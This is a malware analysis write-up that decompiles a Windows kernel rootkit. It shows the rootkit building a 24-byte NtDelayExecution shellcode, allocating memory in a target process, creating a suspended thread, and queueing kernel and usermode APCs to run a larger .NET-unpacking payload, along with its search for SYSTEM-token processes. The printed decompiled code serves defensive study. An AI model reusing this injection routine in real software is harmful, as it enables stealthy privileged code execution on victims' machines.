


```
00007FF827A86A10 | 48:BA 0000000000000000 | mov rdx,0
00007FF827A86A1A | B1 01                  | mov cl,1
00007FF827A86A1C | 48:B8 0000000000000000 | mov rax,0
00007FF827A86A26 | FFD0                   | call rax
00007FF827A86A29 | 90                     | nop
```

These instructions are used for calling “NtDelayExecution” function:

```
NTSYSAPI NTSTATUS NTAPI NtDelayExecution(

IN BOOLEAN Alertable, // take one byte

IN PLARGE_INTEGER DelayInterval // pointer take 8 bytes

);
```

The 8 zeros in the first instruction mov **rdx**, 0 are replaced by the DelayInterval, and the 8 zeroes in the 3rd instruction mov rax, 0 are replaced by the address of “**NtDelayExecution**” function, moreover, the ‘**NtDelayExecution**’ function is used to halt a thread in the target usermode process. This will allow the rootkit to add an APC (Asynchronous Procedure Call) to the queue, so the thread can execute it. Find more detailes about APC "https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/types-of-apcs".



```
threadStartAddress = 0i64;
allocationAddress = 0i64;
v15 = 0i64;
threadHandle = 0i64;
Object = 0i64;
theBuffer[0] = 0x48;
theBuffer[1] = 0xBA;
theBuffer[2] = 0;
theBuffer[3] = 0;
theBuffer[4] = 0;
theBuffer[5] = 0;
theBuffer[6] = 0;
theBuffer[7] = 0;
theBuffer[8] = 0;
theBuffer[9] = 0;
theBuffer[10] = 0xB1;
theBuffer[11] = 1;
theBuffer[12] = 0x48;
theBuffer[13] = 0xB8;
theBuffer[14] = 0;                          // this is fucntion address that call. This will call NtDelayExecution
theBuffer[15] = 0;
theBuffer[16] = 0;
theBuffer[17] = 0;
theBuffer[18] = 0;
theBuffer[19] = 0;
theBuffer[20] = 0;
theBuffer[21] = 0;
theBuffer[22] = 0xFF;
theBuffer[23] = 0xD0;
if ( processId )
{
  if ( shell_code_memory )
  {
    memset(v7, 0, 1ui64);
    moduleName = ntdll_dll_str();
    if ( (int)GetModuleFuncAddressByProcId(
                processId,
                (__int64)moduleName,
                (__int64)"NtDelayExecution",
                &fucntionAddress) >= 0
      && fucntionAddress )
    {
```


Figure 9: Second shell code buffer.

Since the second argument of "**NtDelayExecution**" is a pointer, it needs an address to a value in usermode space. The rootkit will allocate memory in the usermode space of 8 bytes in function "**AllocMemWithDataInProcess_0**", refer Figure 10.

"**SetBufferDataStr**" function will first allocate 24 bytes memory in kernel for the shellcode, then the address of the allocated memory (8 bytes usermode memory) is copied to the shell code buffer and the address of "**NtDelayExecution**" is also copied to the shellcode, refer Figure 9.


The memory allocated by "**SetBufferDataStr**" resides in kernel space, so it cannot be accessed in usermode. The rootkit will allocate 24 bytes again, but this time it will be allocated in the usermode space of the target process in function "**AllocMemWithDataInProcess_0**".

A new thread in suspended state is created in the usermode process in function "**CreateThreadInProcess**" in order to execute the 24 byte shellcode later.



```
if ( shell_code_memory )
{
  memset(v7, 0, 1ui64);
  moduleName = ntdll_dll_str();
  if ( (int)GetModuleFuncAddressByProcId(
              processId,
              (__int64)moduleName,
              (__int64)"NtDelayExecution",
              &fucntionAddress) >= 0
    && fucntionAddress )
  {
    v17 = -1;
    v10 = 8;
    allocatedMemAddress = AllocMemWithDataInProcess_0(&allocationAddress, 0i64, processId, buffer, 8i64);
    if ( allocatedMemAddress >= 0 )
    {
      if ( allocationAddress )
      {
        v15 = SetBufferDataStr((unsigned __int64)theBuffer, 0x18u, fucntionAddress, allocationAddress);
        allocatedMemAddress = AllocMemWithDataInProcess_0(&threadStartAddress, 0i64, processId, v15, 24i64);
        if ( allocatedMemAddress >= 0 )
        {
          if ( threadStartAddress )
          {
            allocatedMemAddress = CreateThreadInProcess(&threadHandle, processId, threadStartAddress, 0i64, 1, 0);
            if ( allocatedMemAddress >= 0 )
            {
              allocatedMemAddress = sub_1400061A8(threadHandle, &Object);
              if ( allocatedMemAddress >= 0 )
              {
                P = ExAllocatePool(NonPagedPool, 0x58ui64);
                memset((__m128 *)P, 0, 0x58ui64);
                KeInitializeApc(
                  (__int64)P,
                  (__int64)Object,
                  0,
                  (__int64)sub_140006160,
                  0i64,
                  (__int64)sub_140006840,
                  0,
```

Figure 10: Calling “NtDelayExecution” function.




```
  fucntionAddress = 0i64;
  threadStartAddress = 0i64;
  allocationAddress = 0i64;
  v15 = 0i64;
  threadHandle = 0i64;
  Object = 0i64;
  theBuffer[0] = 0x48;
  theBuffer[1] = 0xBA;
  theBuffer[2] = 0;
  theBuffer[3] = 0;
  theBuffer[4] = 0;
  theBuffer[5] = 0;
  theBuffer[6] = 0;
  theBuffer[7] = 0;
  theBuffer[8] = 0;
  theBuffer[9] = 0;
  theBuffer[10] = 0xB1;
  theBuffer[11] = 1;
  theBuffer[12] = 0x48;
  theBuffer[13] = 0xB8;
  theBuffer[14] = 0;
  theBuffer[15] = 0;
  theBuffer[16] = 0;
  theBuffer[17] = 0;
  theBuffer[18] = 0;
  theBuffer[19] = 0;
  theBuffer[20] = 0;
  theBuffer[21] = 0;
  theBuffer[22] = 0xFF;
  theBuffer[23] = 0xD0;
  if ( processId )
  {
```

```
char *__fastcall SetBufferDataStr(unsigned __int64 theBuffer, un
{
  char *v5; // [rsp+28h] [rbp-10h]

  v5 = (char *)sub_140009A68(size);
  sub_14000AB80((__m128i *)v5, theBuffer, size);
  *(_QWORD *)(v5 + 2) = allocationAddress;
  *(_QWORD *)(v5 + 14) = funcAddress;
  return v5;
}
```

Figure 11: “allocationAddress” is copied the first 8 bytes, “funcAddress”is copied to the second 8 bytes.

In function “**sub_1400061A8**”, the thread handle is used to reference the object, which is later used for initializing APC. Refer figure 12.



```
__int64 __fastcall sub_1400061A8(void *a1, PVOID *Object)
{
  if ( !a1 )
    return (unsigned int)-1073741585;
  if ( Object )
    return (unsigned int)ObReferenceObjectByHandle(a1, 0x1FFFFFu, 0i64, 0, Object, 0i64);
  return (unsigned int)-1073741584;
}
```


Figure 12: Fetches the object for a thread by its handle in second argument

---

In Figure 13, the “**KeInitializeApc**” function will initialize the kernel APC since the 7th argument ApcMode is zero as example: http://www.codewarrior.cn/ntdoc/winnt/ke/KeInitializeApc.htm

http://pravic.github.io/winapi-kmd-rs/doc/km/basedef/enum.KPROCESSOR_MODE.html

Note: this is not official used in Microsoft Document.



```
VOID
KeInitializeApc(
  IN  PRKAPC Apc,
  IN  PRKTHREAD Thread,
  IN  KAPC_ENVIRONMENT Environment,
  IN  PKKERNEL_ROUTINE KernelRoutine,
  IN  PKRUNDOWN_ROUTINE RundownRoutine OPTIONAL,
  IN  PKNORMAL_ROUTINE NormalRoutine OPTIONAL,
  IN  KPROCESSOR_MODE ApcMode OPTIONAL,
  IN  PVOID NormalContext OPTIONAL
  );
```

Figure 13: prototype of “KeInitializeApc”.

Depending on the ApcMode, NormalRoutine parameter in “**KeInitializeApc**” will be either usermode or kernel mode routine.

```
enum KPROCESSOR_MODE

{

KernelMode = 0,

UserMode = 1,

}
```

Furthermore, after the APC is initialized, the “**KeInsertQueueApc**” function is used to insert the APC into the queue. If the insertion is successful, the thread that was previously created in user-mode space will be resumed by invoking the “NtResumeThread” function. This action triggers the execution of the 24-byte shellcode within the target process.


Subsequently, the larger shellcode (which is the second argument of the “**ExecuteShellCode**” function) will be executed by another APC. This occurs through the NormalRoutine APC, denoted as “**sub_140006840**”, which is passed to the “KeInitializeAPC” function, as shown in Figure 14. The NormalRoutine APC, when triggered, will execute the big shellcode within the target process.

This sequence of actions allows for the staged execution of the shellcode, starting with the initial 24-byte shellcode and followed by the larger, more complex shellcode. The use of APCs provides a mechanism to execute code within the target process while maintaining control and coordination from the user-mode space.

```
            if ( allocatedMemAddress >= 0 )
            {
              allocatedMemAddress = sub_1400061A8(threadHandle, &Object);// convert the handel form usermod to object in the kirnel
              if ( allocatedMemAddress >= 0 )
              {
                P = ExAllocatePool(NonPagedPool, 0x58ui64);
                ((void (__fastcall *)(__m128 *, unsigned __int8, unsigned __int64))memset)((__m128 *)P, 0, 0x58ui64);
                KeInitializeApc(
                  (__int64)P,
                  (__int64)Object,
                  0,
                  (__int64)sub_140006160,
                  0i64,
                  (__int64)sub_140006840,
                  0,
                  0i64);
                if ( (unsigned __int8)KeInsertQueueApc((__int64)P, shell_code_memory, 0i64, 0x1Fu) )
                {
                  allocatedMemAddress = NtResumeThread(threadHandle, 0i64);
                  if ( allocatedMemAddress >= 0 && a4 )
                    ZwWaitForSingleObject(threadHandle, 0, 0i64);
                }
                else
                {
                  ExFreePoolWithTag(P, 0);
                }
                ObfDereferenceObject(Object);
              }
              ZwClose_0(threadHandle);
            }
          }
        }
      }
    }
  }
```

Figure 14: Executing the kernel mode APC

Furthermore, in figure 15, When the kernel APC “**sub_140006840**” is called, it will initialize the usermode APC, which is the big shellcode and place it in the queue “**KeInsertQueueApc**”. This shellcode will unpack a .NET executable in memory and execute it. It has anti-debugging code to prevent debuggers from attaching to its process.




```
__int64 __fastcall sub_140006840(__int64 a1, __int64 shellcode_memory, __int64 a3)
{
  PKTHREAD v3; // rax
  PVOID v5; // [rsp+40h] [rbp-18h]

  v5 = sub_140009A68(0x58ui64);
  v3 = KeGetCurrentThread();
  KeInitializeApc((__int64)v5, (__int64)v3, 2u, (__int64)sub_140006160, 0i64, shellcode_memory, 1, 0i64);
  return KeInsertQueueApc((__int64)v5, a3, 0i64, 0);
}
```

Figure 15: The APC function that will add usermode APC to the queue “KeInsertQueueApc”.

The rootkit act privilege escalation

In Figure 9, the rootkit checks for token SID “**S-1-5-18**” since it belongs to local system account which is used by the operating system. This allows the rootkit to find a process with full privileges for injecting the shellcode. “**IsProcessSID_S_1_5_18**” function will look up the process object by its id, then it calls “**SID_S_1_5_18**” function as shown in figure 16.




```
__int64 __fastcall IsProcessSID_S_1_5_18(unsigned int a1, __int64 a2)
{
  int v3; // [rsp+20h] [rbp-28h]
  PVOID Object; // [rsp+28h] [rbp-20h] BYREF
  __int64 processId; // [rsp+30h] [rbp-18h]

  Object = 0i64;
  if ( a1 )
  {
    processId = emptyFunc(a1);
    v3 = jPsLookupProcessByProcessId(processId, (__int64)&Object);
    if ( v3 >= 0 )
    {
      v3 = IsSID_S_1_5_18((__int64)Object, (_BYTE *)a2);
      ObfDereferenceObject(Object);
    }
  }
